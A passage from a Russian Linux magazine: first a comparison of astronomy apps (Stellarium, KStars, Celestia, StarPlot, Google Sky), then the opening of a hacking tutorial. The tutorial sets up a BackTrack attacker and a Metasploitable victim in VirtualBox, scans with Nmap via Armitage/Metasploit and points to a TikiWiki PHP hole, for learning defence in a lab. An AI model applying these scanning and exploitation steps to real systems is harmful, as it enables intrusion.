Мы очень тщательно обзрели, насколько красив и функционален их интерфейс. Мы также рассмотрели предоставляемые приложениями образовательные ресурсы, способные прояснить некоторые технические аспекты Вселенной таким неопытным, но рьяным любителям, как мы.

При всем при том, для более серьезных энтузиастов рассмотренные нами программы имеют все функции, способные облегчить им жизнь.

Чтобы не упустить из вида более продвинутые интересы и потребности, мы постарались рассмотреть также и эти функции, включая поддержку астрономических инструментов, объем баз данных о небесных телах и расширяемость.

Космос завораживает; его красота вдохновляет; в нем все иллюстрирует тот или иной научный принцип; и для его исследования требуются огромные сложные аппараты. А главное — как ни крути, он необъятен, то есть все его прелести помножены на бесконечность.

Однако доступ к этой красоте и научный интерес не лишены осложнений. Конечно, вы можете ясным вечером высунуть голову в окно и взглянуть на звезды, Луну и планеты, однако в реальности световые шапки городов ограничивают глубину обзора всего парой-тройкой сотен звезд и самыми яркими планетами [в этом плане

Россия немного попросторнее Англии, зато задымление сильнее, — прим. ред.]

Телескоп открывает перед нами новые возможности — увидеть, например, кольца Сатурна и туманность Ориона; но это оборудование дорогостоящее и далеко не всем по карману. И, конечно же, дополнительные ресурсы нужны, если вы хотите еще и узнать о поверхности Луны и ее составе, долгих путешествиях челноков Voyag-

er, супер-массивных черных дырах [намек на песню *Super massive black hole* группы Muse, — прим. пер.], галактиках, туманностях, пульсарах... на всех не напасешься! На наше счастье, существуют чудесные программные средства, помогающие выйти на просторы Вселенной. Мы рассмотрим лучшие астрономические приложения Linux, которые раскрывают нам красоту мироздания.

Наша подборка

- » Celestia
- » Google Sky
- » KStars
- » StarPlot
- » Stellarium

«Световые шапки городов ограничивают глубину обзора парой-тройкой сотен звезд.»

Внешний вид

Помогает вам восхититься безграничной красотой Вселенной.

Поскольку космос прекрасен, может ли быть лучшее начало нашего Сравнения, чем конкурс красоты наших приложений? В этом разделе нас будет интересовать не удобство использования их интерфейсов, а только очарование их графики – насколько они могут нас вдохновить и насколько приятно в них работать.

Stellarium и *KStars* были разработаны для точного воссоздания ощущения, что вы находитесь в планетарии, и это вовсе не плохо. Однако реализация *Stellarium* значительно лучше.

KStars просто использует черный фон, на который наложены звезды, а *Stellarium* воспроизводит атмосферные явления, время суток и линию горизонта. Создается более реалистичное и приятное ощущение, а поскольку это можно отключить, нет нужды беспокоиться о том, что звезды в *Stellarium* будут хуже видны. Добавьте к этому созвездия, искусно показанные в *Stellarium*, и он на много световых лет опередит соперника.

Крутаните мышью влево книзу, чтобы включить отображение созвездий, и слегка увеличьте скорость. Затем откиньтесь на спинку кресла и наслаждайтесь видом

солнца, пересекающего небосвод, за которым следует череда мифических созданий и звезд, из которых они составлены. Разве не чудесно?

Google Sky строится подобным же образом, но вместо компьютерного рендеринга карты использует компиляцию изображений, полученных с телескопа – подобно тому, как *Google Maps* использует фотографии со спутника. В результате получается более подробная карта, с галактиками, туманностями и прочими аномалиями, что придает ему свою прелесть, непохожую на *Stellarium*.

Дополнительные его функции тоже впечатляют. Вы можете выбирать «витрины» просмотра изображений с разных телескопов, в том числе лучших изображений с *Hubble*, и все они отвечают заданной тематике. Воистину, это отличный способ созерцания Вселенной. *StarPlot* и *Celestia* – приложения совершенно иного типа. Интерфейс *StarPlot* простоват, старомоден, и красоты в нем мало. Компенсируется это только его функциональностью, и он напомнил нам звездную карту *Frontier*. А вот *Celestia* отличается в хорошую сторону. Вам не просто показывают карту звездного неба, но и позволяют летать по нему,



➤ Отличная работа от команды *Stellarium*.

исследуя сотни небесных тел во всем великолепии 3D. Все поверхности составлены из изображений, полученных со спутников и телескопов, так что вы видите, как они выглядят на самом деле. Это также означает, что при желании вы узнаете, какво это – смотреть на Солнце с Нептуна, или как выглядит галактика, если смотреть на нее снаружи!

Используемые изображения могли бы быть чуть более высокого разрешения, что особенно касается Земли, однако и это можно понять, учитывая охват проекта и расстояния!

Вердикт


- Stellarium** ★★★★★
- Google Sky** ★★★★★
- Celestia** ★★★★★
- KStars** ★★★★★
- StarPlot** ★★★★★

» Жаль, что в наши 10 лет еще не было таких приложений!

База данных объектов

В космосе количество не менее важно, чем качество.

Красота – это хорошо, но было бы обидно, если бы нас лимитировали всего горсткой объектов. В данном разделе мы дадим краткий обзор количественного состава объектов, которыми вы сможете насладиться в каждом из приложений.



➤ Объекты *Celestia* включают все спутники Сатурна.

Google Sky в этом отношении наиболее ограничен. В отображении по умолчанию в нем, конечно, множество объектов, но о них приведено очень мало информации, и общее число видимых объектов в презентации относительно невелико.

Все остальные приложения в Сравнении этого месяца способны отображать астрономические числа астрономических объектов. В каталоге *Celestia* свыше 100 000 звезд, планет и астероидов, и вы можете с легкостью добавлять расширения, которые увеличат их количество.

Stellarium и *KStars* включают поддержку только естественных объектов, наблюдаемых в космосе – никаких вам космических кораблей.

Каталог *Stellarium* по умолчанию – 600 000 объектов – расширяется до 210 000 000, а *KStars*

поддерживает до 100 000 000 звезд и тысячи объектов внутри Солнечной системы.

StarPlot, как и подразумевается из его названия, несколько отличается от остальных, в том смысле, что показывает одни звезды. Каталог, имеющийся в нем по умолчанию, ограничен, но вы можете с легкостью добавить каталоги с тысячами звезд, в том числе Третий каталог ближайших звезд [Third Catalogue of Nearby Stars] и Йельский каталог самых ярких звезд [Yale Bright Star Catalog].

Поскольку формат каталога *StarPlot* хорошо документирован, вы можете, приложив некоторое старание, создать свой собственный уголок звездочета.

«Каталог *Stellarium* – 600 000 объектов – расширяется до 210 000 000.»

Вердикт

- StarPlot** ★★★★★
- Google Sky** ★★★★★
- Stellarium** ★★★★★
- KStars** ★★★★★
- Celestia** ★★★★★

» Мы полюбили *Celestia* за ее поддержку искусственных объектов.

Интерфейс

Какие приложения функционируют лучше?

В отличие от раздела «Внешний вид», здесь мы рассмотрим интерфейс приложений и оценим удобство работы с ними. Данная категория может показаться менее захватывающей, особенно учитывая то, что мы уже обсудили в Сравнении этого месяца, но это – жизненно важный аспект любого приложения. Поскольку у всех наших приложений разные цели, их трудно сравнивать напрямую. Вместо этого мы рассмотрим, насколько


каждое из них преуспело в реализации собственных функций – то есть, могут ли они считаться успешными в своей области.

Итак, здесь мы рассмотрим интерфейсы приложений, и увидим, легко ли в них работать. Возможно, это и не так интересно, но... без хорошего интерфейса вы сможете наслаждаться видом по умолчанию прекрасной программы, но ничего больше с ней сделать не сможете!

StarPlot ★★★★★

Как вы уже, возможно, вычислили по нашим предыдущим высказываниям о *StarPlot*, его интерфейс исключительно утилитарен. Этим он почти целиком обязан ограниченной функциональности программы, но оно отчасти и неплохо: большинство основных функций легко достижимы через набор значков.

Это позволяет быстро поворачивать текущий вид или изменять его масштаб, настраивать размеры отображаемых звезд и открывать различные звездные базы данных. Хорошо бы было можно вращать изображение, зацепив его мышью, но мы в общем обошлись и без этого. Другие полезные функции программы скрыты в разных меню, но, поскольку в ней не так уж много опций, это не проблема; мы сумели легко загрузить диаграмму Герцшпрунга–Рассела [Hertzsprung–Russell; диаграмма, используемая для классификации звезд, – прим. пер.] или найти расстояние между двумя звездами.



Google Sky ★★★★★

Если вы пользовались *Google Maps*, то в *Google Sky* мигом почувствуете себя дома, поскольку интерфейсы одинаковы. С левой стороны расположены инструменты изменения масштаба и управления горизонтальной прокруткой, но можно также воспользоваться колесом прокрутки мыши или щелкнуть по изображению и перетащить его, чтобы осуществить навигацию.

Разные витрины отображаются с помощью большой панели инструментов в нижней части экрана. Каждая витрина имеет ярлык и изображение, и пусть вы ничего не знаете о разных телескопах – с первого же взгляда понятно, какие именно изображения вы здесь найдете. Возможно, это лучшая функция *Google Sky*, поскольку вы выбираете каждое изображение из витрины, и объект сразу же увеличивается, плюс всплывает информация о нем. Это хорошо демонстрирует образовательные функции и облегчает их применение.

Управление телескопом

Могут ли приложения помочь вам в работе с телескопом?

Если, познакомившись с тестируемыми в этом месяце приложениями, вы влюбились в космическое пространство и спешите приобрести телескоп, то вы, вероятно, подыскиваете программы, способные вам помочь в работе с ним.

Программа должна легко взаимодействовать с вашим новым оборудованием и облегчать задачу наведения его туда, куда вам захочется.

Как и в категории «Наблюдения», из всех тестируемых в этом месяце про-

грамм только *KStars* и *Stellarium* предлагают подобные функции. Поддержка телескопа в *Stellarium*, однако же, довольно примитивная: позаботились только о нескольких типах телескопов, но не о других видах оборудования. За бортом, например, остались приборы фокусировки, фильтры и оборудование для получения цифровых изображений. *KStars* предлагает более всестороннюю поддержку.

В нем охвачены разные виды телескопов, включая ряд обобщенных режимов для задействования устройств, которые,

возможно, не поддерживаются напрямую. Здесь также имеется поддержка всего дополнительного оборудования, которая не включена в *Stellarium*.

А еще в *KStars* радует то, что настройка производится через мастера, и это облегчает новичкам задачу понимания того, что нужно сделать, чтобы все заработало.

Добавьте к этому интеграцию с проектом Astroinfo и инструменты планирования наблюдений, и мы приходим к выводу, что *KStars* – отличная платформа для астронома-любителя.

Вердикт


KStars ★★★★★
Stellarium ★★★★★

» *KStars* лидирует в этой дополнительной категории.

KStars ★★★★★

KStars нацелен на то, чтобы стать хорошим помощником в ваших наблюдениях, облегчив вам задачу определения направления наблюдения, вашего местонахождения и размещения наземных (небесных?) ориентиров-отметок. И со всем этим он справляется очень хорошо.

Кнопка внизу включает контуры созвездий, упрощая их нахождение. Ярко-зеленая линия горизонта с метками направлений тоже облегчает ориентирование. В меню Tools находится часть лучших функций *KStars*, в том числе «Что нового сегодня [What's up tonight]», которая позволяет сразу выяснить, что можно увидеть ночью, и Observing list [Список наблюдений], помогающий спланировать сессию наблюдений. Хотелось бы, правда, чтобы эти функции были соединены друг с другом. Нам также понравилось обилие в *KStars* разных мастеров, упрощающих обычные хитроумные задачи начинающим.



Stellarium ★★★★★

Stellarium очень похож на *KStars*, и хотя интерфейс много чего убрал с глаз долой, мы все же сочли, что он проще в навигации, стоит лишь найти элементы управления. Наиболее часто используемые элементы, такие, как время, ярлыки и графика, доступны, если переместить мышь в нижнюю левую часть экрана. Это удобно, но лучше бы у элементов управления не было прозрачного фона – их не так трудно было бы увидеть. Все остальное объединено в пять меню, доступных из левой стороны экрана. Каждое из них очень продуманно, функции разумно сгруппированы, и со всем этим намного легче работать, чем с обилием меню *KStars*. Самое большое наше нарекание – то, что отличные функции, например, разные «небесные культуры [sky cultures]», упрятаны довольно далеко, в диалоговые окна с произвольными названиями – если не начать искать, никогда и не узнаешь о том, что они вообще существуют.

Celestia ★★☆☆☆

Интерфейс *Celestia*, к сожалению, самый нескладный. Первый раз запустив программу, вы окажетесь в режиме Follow [Следовать] где-то на Земле, и это означает, что *Celestia* будет держать вас на том же расстоянии от объекта. Эксперименты с мышью быстро покажут вам, что горизонтально прокручивать отображение пространства можно левой кнопкой или перетаскиванием, а правая кнопка поворачивает отображаемый объект. Все, что выходит за пределы этих базовых функций, требует обращения к справочнику *Celestia*, потому что большинство других функций управляется горячими клавишами. Однако, посетив справочник, вы обнаружите, что интерфейс *Celestia* весьма богат: он позволяет перемещаться по космическому пространству, как будто вы летите в звездолете, высаживаться на поверхность планет и управлять временем; вы весьма пожалеете о том, что не заглянули в справочник раньше.



Образование

Заинтересуем детей космосом...

Среди поклонников космоса дети, похоже, более всех восхищаются его безграничностью и красотой. Каковы бы ни были причины, нам кажется, это стоит поощрять.

KStars, будучи частью пакета *KDEdu*, имеет ряд функций, которые отлично этому способствуют. Самое лучшее здесь – интернет-ссылки, доступные после щелчка правой кнопкой на любом объекте. Меню Help в *KStars* также включают содержание проекта Astroinfo, объясняющего различные астрономические термины.

Это очень полезно для новичков и помогает им ощутить твердую почву под ногами. Еще одно превосходно показавшее себя приложение – *Google Sky*. Одна из «витрин» дает ссылки на подкаст Earth and Sky [Земля и Небо]. Но вместо простой отсылки на сайт Earth and Sky, *Google Sky* сосредоточивает свою карту на астрономической теме, которая обсуждалась в данном эпизоде.

У *Stellarium* и *Celestia* основные образовательные функции очень похожи. Каждое из них предоставляет возможность созда-

вать скрипты или анимацию, чтобы пройти по разным астрономическим темам.

Нам также понравилась интеграция *Stellarium* разных «небесных культур», которая позволяет увидеть, как делили небо на созвездия различные культуры мира.

StarPlot обладает наименьшим набором функций, но позволяет нарисовать диаграмму Герцшпрунга-Рассела для отображаемых в данный момент звезд. И хотя она полезна для понимания жизненного цикла звезд, не помешало бы добавить ей контекста, полезного любителям.

Вердикт

- StarPlot ★★☆☆☆
- KStars ★★★★★
- Google Sky ★★★★★
- Stellarium ★★★★★
- Celestia ★★☆☆☆

» Нам очень понравилась интеграция подкаста в Google Sky.

Расширяемость

Какие имеются расширения и просты ли они в установке?

Космос бесконечен, и о всеобъемлющих базах данных речь не идет. Но это не должно мешать вашему желанию применить их для того, чтобы узнать о космосе как можно больше – так что стоит надеяться на наличие расширений. В этом разделе мы узнаем, поддержка каких расширений имеется у наших приложений, много ли их и насколько они просты в установке.

Прежде всего отметим, что расширения поддерживают не все; очевидно, в первую очередь имеется в виду *Google Sky*. Будучи web-приложением, он не предусматривает индивидуальной настройки, и все создаваемые дополнения практически целиком остаются на усмотрении Google.

В *StarPlot* поддержка расширений также ограничена. Можно скачать несколько дополнительных звездных каталогов, но на этом его способностям и конец. Здесь есть встроенный инструмент, позволяющий конвертировать звездные каталоги в нужный формат, и он неплохо документирован, так что при наличии терпения и нужных навыков вы должны суметь добавить дополнительные данные по звездам, если у вас появится такое желание.


По части количества расширений *KStars* немногим лучше, но установка новых в нем невероятно проста. Быстрый переход к опции File > Download New Data позволит вам выбрать новые каталоги звезд, планет, туманностей и изображений объектов, ко-

«Этот вид деятельности будет лучше, если все спланировать заранее.»

торые можно посмотреть прямо в приложении. Это очень хороший интерфейс, и если его расширить скриптами, обучающими расширениями и прочим, он стал бы вообще фантастическим. *Stellarium* и *Celestia* предлагают больше разнообразия. В *Stellarium* можно добавлять расширения, позволяющие увидеть лунные и солнечные затмения или отправиться в «бесконечное путешествие» по видимым объектам. Можно также добавлять различные ландшафты и объекты, расположенные за пределами Солнечной системы.

В *Celestia* имеется еще больший диапазон добавляемых расширений; самое замечательное среди них – это искусственные объекты, так что вы сможете наблюдать за спутниками на околоземной орбите, космическими станциями или челноками Voyager.

Проблема с обоими приложениями в том, что это не делается автоматически: все придется скачивать с сайта *Stellarium* или *Celestia*. Оба приложения могли бы серьезно выиграть от применения системы добавления расширений, подобной применяемой в *KStars*.



➤ Организация отображения в *KStars* могла бы быть более продуманной.

Вердикт

Stellarium ★★★★★

Celestia ★★★★★

KStars ★★★★★

StarPlot ★★★★★

Google Sky ★★★★★

➤ Расширениям *Stellarium* и *Celestia* не помешает более легкий доступ.

Наблюдения

Это забег двух лошадок...


Включение данной категории выглядит немного несправедливым, потому что на такое годятся только *KStars* и *Stellarium*. Но это говорит о ее важности, потому что космос – нечто большее, чем просто сидение дома, тараращая в монитор. Космос есть повсюду и для всех, стоит лишь выйти в ближайшее поле и посмотреть в небо. Но хотя этот вид деятельности всегда прекрасен, он будет еще лучше, если его запланировать заранее. Какие планеты будет видно ночью? Какие созвездия? Будут ли метеоры? Спутники?

Зная ответы на эти вопросы, вы не просто поймете, в каком направлении и в какой момент смотреть; запись ответов также позволит вам приобрести более подробное представление о ночном небе.

KStars действительно превосходит в этой области, поскольку использует свой движок для производства внутренних расчетов, чтобы пользователь прогнозировал парады планет и другие астрономические явления. Он также включает астрономический календарь, и, как мы уже упоминали, предусматривает раздел «Что нового сегодня» и Список наблюдений, позволяющий распланировать ваши вылазки в звездное небо.

В этом смысле предложение *Stellarium* более ограничено. Но даже при таком положении дел можно быстро переместиться в нужный день, время и место, и провести наблюдения за небом из этой позиции. Затем вы можете без проблем просканировать небо, узнать, какие объекты види-

мы, и соответствующим образом составить расписание наблюдений. Тоже удобно и полезно, хотя далеко не так полнофункционально.



➤ Небесный календарь *KStars* помогает планировать наблюдения.

Вердикт

KStars ★★★★★

Stellarium ★★★★★

➤ *KStars* обладает впечатляющим диапазоном инструментов для наблюдений.

Астрономические приложения

Вердикт

В этом месяце Сравнение оказались трудным. Качество космических приложений в Linux потрясающее – можно утверждать, что в этой сфере Linux поспорит с любой платформой. Но это сильно усложняет нашу задачу выбрать лучшее.

Прежде всего скажем, что *StarPlot* несколько выбыл из этого ряда, когда его сравнивали с другими приложениями в этом соревновании. Его набор функций оказался намного более ограничен, активно он, похоже, больше не разрабатывается, и его интерфейс оставляет ощущение глубиной древности по сравнению с другими.

Это не означает, что в нем нет хороших моментов: главное, он достигает своей основной цели, отлично показывая пространственные взаимоотношения звезд.

Затем идет *Google Sky*, сам по себе довольно ограниченный своими целями, хотя и не до такой степени, как *StarPlot*. Он определенно выглядит привлекательно, и мы сочли превосходной его интеграцию

с подкастом Earth and Sky. Нам также понравилось, что каждый объект в презентации идет с подробным описанием, что превращает его в отличный образовательный инструмент.

Увы, ориентироваться в *Google Sky* намного сложнее, чем в других приложениях, что снижает его ценность для настоящих наблюдений. И в итоге мы остались с тремя приложениями, выбрать из которых одно крайне сложно. *Celestia* просто фантастична. Вы можете изменять масштаб по всей Вселенной, рассматривать планеты вблизи и в 3D, рассматривать объекты, космические корабли, и т.д. К сожалению, пользоваться ею довольно-таки сложно, и хотя она предоставляет отличный способ взглянуть на Вселенную, но мало что делает сверх этого.

Stellarium и *KStars* отличаются большей гибкостью. И хотя наш инстинкт подсказывает нам заявить, что *Stellarium* нам понравился больше,



в основном благодаря превосходному виду, да еще нам импонирует идея собственного планетария, все же мы решили, что победителем будет *KStars*.

Он обладает самым богатым набором функций, а по удобству несколько не хуже других приложений. Также в нем очень впечатляющий набор встроенных образовательных функций – нам показалось, что он оставляет самое большое пространство для «роста» пользователя. Но поскольку все наши приложения свободные, нет никаких препятствий к тому, чтобы воспользоваться хоть всеми сразу.

» По виду *KStars* не самое впечатляющее приложение в нашем тесте, но замечательный набор функций вывел его в победители.

«Он обладает самым богатым набором функций, а по удобству не хуже других.»

I KStars ★★★★★

Сайт <http://edu.kde.org/kstars> Версия 4.7.3

» Невероятное количество разнообразных функций вывело его в победители.

IV Google Sky ★★★★★

Сайт www.google.com/sky Версия n/a

» Информативный инструмент, хотя и с ограниченным набором функций.

II Stellarium ★★★★★

Сайт www.stellarium.org Версия 0.11

» Кому нужен собственный планетарий – вот отличный инструмент.

V Starplot ★★★★★

Сайт <http://starplot.org> Версия 0.95

» Ограниченный набор функций загнал этот инструмент в самый низ списка.

III Celestia ★★★★★

Сайт www.shatters.net/celestia/news.html Версия 1.6.1

» Инструментом для желающих взглянуть на планеты вблизи или издалека.

Обратная связь

Если вы – астроном, или просто любите космос, поделитесь с нами своими мыслями! Присылайте свои мнения на letters@linuxformat.ru

Рассмотрите также...

Сравнение этого месяца было весьма обширно по части космических приложений для настольного Linux, однако если вы – владелец сотового телефона с Android, вам стоит изучить *Google Sky Map*.

Это отличное приложение во многом похоже на *Stellarium* или *KStars*, но вместо использования мыши для прокрутки карты вы поднимаете телефон к небу. При этом он использует свои сен-

соры, чтобы определить, в каком направлении и под каким углом вы держите телефон.

Затем дисплей отобразит аннотированную карту неба, расположенного прямо над телефоном.

Таким образом вы легко и быстро выясните, где находятся созвездия, какие звезды видны в данный момент и, наконец, на Марс вы смотрите или нет. **LXF**

Изучите взлом



Изучите

ВЗЛОМ

Атака серверов » Подбор паролей » Эксплойты

» Взлом шифрования » Все, чтобы стать злодеем.

Бен Эверард поливает грязью защитную безопасность.

В компьютерной безопасности есть два правила: первое — не покупайте компьютер, а второе — если уж вы его купили, ни в коем случае не включайте его. Отступив от этих правил, вы нарывааетесь на потенциальные проблемы. Ни одна система не защищена от хакеров на 100 %, однако если следовать нескольким простым шагам, то взломать вас станет

намного сложнее.


Взлом, он же хак — это искусство получить доступ к запретной для вас компьютерной системе.

«Взлом — искусство получить доступ к запретной компьютерной системе.»

Те, кто практикует взлом, используют ошибки и сбои в программах, чтобы заставить их работать не так, как они должны. Мы рассмотрим два применяемых ими метода и покажем, как не стать жертвой. Мы получим доступ администратора к системе, позволяющий нам делать все, что захочется — от кражи информации до стирания всей информации с дисков.


Атаки реальны и нацелены на реальную систему Linux (хотя в нашем случае будет использована устаревшая система). *[продолжение на стр. 26]*

Шаг за шагом: Установка виртуальной сети



1 Скачайте дистрибутив

Мы будем использовать BackTrack и Metasploitable. ISO-образ Backtrack 5 находится на www.backtrack-linux.org/downloads/, а образ Metasploitable для жесткого диска VirtualBox – на www.sourceforge.net/projects/virtualhacking/files/os/metasploitable/.



2 Запустите Virtualbox

Установите *Virtualbox*. В большинстве дистрибутивов должны быть пакеты для него; если в вашем их нет, установочные файлы можно взять на www.virtualbox.org. Зайдите в File > Preferences и выберите Network. Если список сетей пуст, нажмите на значок +, и появится сеть **vboxnet0**.



3 Создайте машину

Создайте новую машину под именем BackTrack. В качестве ОС выберите Linux, а версии – Ubuntu. Назначьте ей по крайней мере 730 МБ памяти, а на экране Virtual Hard Disk снимите галочку с Boot Hard Disk. На предупреждение ответьте Continue, затем нажмите Create.




4 Включите адаптеры

Щелкните правой кнопкой по New Virtual Machine и зайдите в Settings. Выберите Network, проверьте, что адаптер 1 – Enabled и Attached To NAT, а адаптер 2 – Enabled и Attached To Host-only Adapter. Дважды щелкните по машине. В мастере First Run, нажмите на BackTrack ISO (Чтобы занести в список CD/DVD Images, нажмите Add). В приглашении Boot нажмите ввод, и еще раз ввод, чтобы выбрать BackTrack Text – Default Boot Text Mode.



5 Приготовьте жертву

В командной строке введите **startx**, чтобы запустить оконный менеджер. Сейчас пора готовить машину-жертву – в окне *VirtualBox* нажмите New, чтобы создать новую виртуальную машину. Отдайте ей примерно четверть памяти вашего компьютера, а на экране Virtual Hard Disk щелкните по Use Existing Hard Disk и выберите **Metasploitable.vmdk**, который был разархивирован на первом шаге.



6 Пора вторгаться

Щелкните правой кнопкой по виртуальной машине Metasploitable и выберите Settings. В списке слева выберите System, затем на вкладке Motherboard включите Enable IO APIC, а на вкладке Processor – Enable PAE/NX. В Network, как и в BackTrack, выберите Host-only Adapter. Теперь дважды щелкните по виртуальной машине. Она загрузится в текстовый экран входа – расчет деталей входа не волнуйте: мы ведь будем осуществлять вторжение.

Читайте, и вы узнаете, как взломщик может украсть данные или весь ваш компьютер – и как защитить свою систему. Чтобы защититься, надо знать, от чего защищаешься.

Атака на сервер

Когда говорят о взломе, многие представляют человека за подключенным к сети компьютером, который атакует другой компьютер в сети и получает к нему доступ. Это мы понимаем под атакой сервера. Как средство взлома мы будем использовать дистрибутив BackTrack, специально заточенный под тесты вторжения (элегантное название взлома собственной системы). Образ диска виртуальной машины под названием Metasploitable, специально сделанный уязвимым для атак, будет нашей жертвой.

Metasploit Framework – система для сбора всех уязвимостей, дыр в безопасности, систем сканирования и рабочих нагрузок в одной посуде. Это утилита командной строки, но мы будем использовать ее через графический интерфейс. На машине BackTrack запустите Applications > BackTrack > Exploitation Tools > Network Exploitation Tools > Metasploit Framework > Armitage. В новом окне нажмите Start MSF и подождите, когда откроется основное окно программы.

Перейдите в Hosts > Nmap Scan > Intense Scan и в ответ на запрос введите диапазон IP-адресов **192.168.56.0/24** (если вы меняли параметры DHCP-сервера *VirtualBox*, ваше значение будет другим) и подождите, пока программа не объявит о завершении сканирования.

При этом обнаружится четыре хоста: один для хостовой машины, один для DHCP-сервера, один для машины BackTrack и один – для сер-

Вирусы

Пользователи Linux зачастую спокойно относятся к этим потенциально опасным программам. Широко распространено мнение, что эта проблема касается только компьютеров под Windows. Однако стоит помнить, что самый первый компьютерный червь (Morris Worm в ноябре 1988) заражал компьютеры как раз с Unix.

Вредоносные программы, конечно, куда большая проблема в Windows, чем в Linux, однако не следует считать Linux неприкосновенным. Несколько вирусов уже атаковали Linux, однако это в основном были эксперименты, а настоящие заражения встречались очень редко. Конечно, в любой момент может появиться новый вирус, и лучший способ подготовить вашу систему к этому – запустить современную антивирусную программу.

Решение, запустить ли антивирус, сводится к тому, насколько большой вред может быть причинен при нежелательном заражении. Если вы регулярно делаете резервные копии вашей системы и сможете восстановить ее после заражения, тогда выгода от запуска антивируса

не перевешивает потребляемого им процессорного времени.

Запуск антивирусной программы важен в тех случаях, когда на компьютере расположены разделы *Samba* или почтовые серверы, к которым обращаются компьютеры с Windows, поскольку в этом случае вирусы могут перебраться дальше, не заразив хост с Linux.

Вполне возможно, что вирус Windows сможет заразить программы под *Wine*, и такие заражения в природе встречались.

В принципе, существует вероятность, что эти вирусы причинят вред файлам, расположенным вне диска C в *Wine*. При запуске исполняемых файлов Windows в Linux нужно соблюдать некоторые предосторожности, такие же, как при запуске программ в ОС от Microsoft: например, применять сканер на вирусы.

Если вам необходимо запустить подозрительную программу, вы можете изолировать ее от остальной части системы, установив ее в виртуальной машине.

вера Metasploitable. Чтобы понять, какие атаки мы сможем проверить на этих хостах, перейдите в Attacks > Find Attacks > By Port и подождите, пока не увидите сообщение Attack Analysis Complete. Самая сложная часть атаки на сервер – узнать, какую именно уязвимость нужно использовать. В нашем случае нам известно, что жертва запустила TikiWiki, где содержится уязвимость в PHP, позволяющая заполнить код нашего эксплойта.

